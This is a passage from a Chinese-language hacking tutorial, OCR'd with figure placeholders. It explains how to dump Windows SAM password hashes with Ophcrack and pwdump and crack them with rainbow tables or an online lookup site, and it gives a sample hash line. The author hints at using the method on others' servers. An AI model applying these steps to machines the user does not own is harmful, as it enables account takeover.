


图 28

因为官方收费的一些表被国外的一些网站公布了，所以我下了两个比较常用的表：一个是 XP special (7.5GB)，另一个是 Vista special (8.0GB)，官方标价为 99 美元／个。至于更大的表则没有下载，其实有这两个表基本上都够用的了。别看它表体积不大，但威力不容小觑。似乎是做过某种优化和压缩，打开 Ophcrack，“Load” –>“Local SAM”，然后一个黑窗口闪过（其实到 Ophcrack 的安装目录就可以发现，它其实是用 pwdump6 来抓取 hash 的，不过 pwdump6 相对 pwdump7 来说比较稳定）成功抓取 hash，图是在 Windows 2003 下操作的，因为




图 29




图 30

Ophcrack用的是pwdump6，无法在Windows 2008及Vista下抓取hash（可以考虑替换pwdump6为pwdump7来改善这一功能，不过我没有成功，技术有限啊 -_-），如图29、图30。

Tables标签下可以看到已安装的彩虹表，如果安装软件的时候没有下载官方彩虹表，后期下载完彩虹表后可以在Tables里进行安装，如图31。

然后就可以按Crack进行破解了。虽然说Ophcrack抓取hash的能力有所不足，相对在Vista下而言，但是我们可以用其他的hash抓取工具获得hash后再导入破解。来看看Ophcrack的破解成果图吧，密码14位，如图32。




图31




图32

需要注意的是，Vista下抓取的hash需要用Vista的彩虹表来破解，否则会破解失败！不过据说BitLocker加密也被国外黑客破解了，不过找不到相关资料，所以不再深入讨论，有兴趣的朋友可以自己测试。

在线查询

如果你觉得上面提到的这么多东西都太麻烦，有没有在线查询hash的网站呢？答案是肯定的！国外有一个在线查询hash的网站：http://www.objectif-securite.ch/en/products.php，和Ophcrack的官方有点关系的哦，嘿嘿……不过在线查询只允许查tables XP free的表，有点可惜……同时特别要指出的是，在线查询的时候需要注意hash的格式。比如用户名和密码都是hackest的hash为：hackest:1011:7831A0FFABEE5FB3AAD3B435B51404EE:D78DF6E868E606E442313C5DF93216F1:::

我们只需要把7831A0FFABEE5FB3AAD3B435B51404EE:D78DF6E868E606E442313C5DF93216F1复制填入hash后面的框，再点击submit hash即可进行查询，同时也支持输入密码返回hash值，如图33。




图33

Vista如果开启BitLocker则以上方法均无效，根本无法抓取到hash，不过好在BitLocker默认是关闭的，不是特别需要的用户一般不会开启它。

后记

当然了，破解至关重要的主hash的正确性，限制是密码的长度是否超过14位，还有密码所组成的字符集，甚至是中文的密码就无法破解。为什么密码长度超过14位也无法破解呢，因为NTLM-hash只支持到14位，目前还没有突破的方法。只要你认真阅读过本文，我相信你已经能破解绝大部分的Windows系统密码hash了，当然如果管理员用了组策略限制某个用户的密码有限期限为24小时，而第二天又自动启用另一个随机的密码，那破解密码就完全没有意义了（曾在美国某服务器遇到过这种变态级的管理员）。Windows下的密码就差不多说完了，那Linux下的系统密码又如何破解呢？其实更加简单（曾经在Ubuntu8.10下用john秒杀了我自己的密码），不过不在本文范围之内，希望有兴趣的朋友自己去尝试。可能这篇文章会让不少朋友头疼，因为这里面介绍的软件没有一个是中文的！这说明了什么问题呢？国内与国外的技术还是有一个实际性的差距！其实有些软件也有汉化版，为什么不选用呢？汉化版大多数不干净，而且如果你是一个自强的技术人员的话，不可以连一点点英文都不会，如果你对英文软件感觉头疼，呵呵，你需要加强英语水平哦（虽然我自己的英语水平都很烂 -_- 别说我崇洋媚外啊，好东西就是要学习嘛）。不需要你英语多少级，但最起码你得明白软件上写的是什么意思，能读懂部份英文技术文档，从中获取自己所需要的技术细节，从而达到加强自身的目的！本文仅作技术交流，切勿用于非法用途，否则后果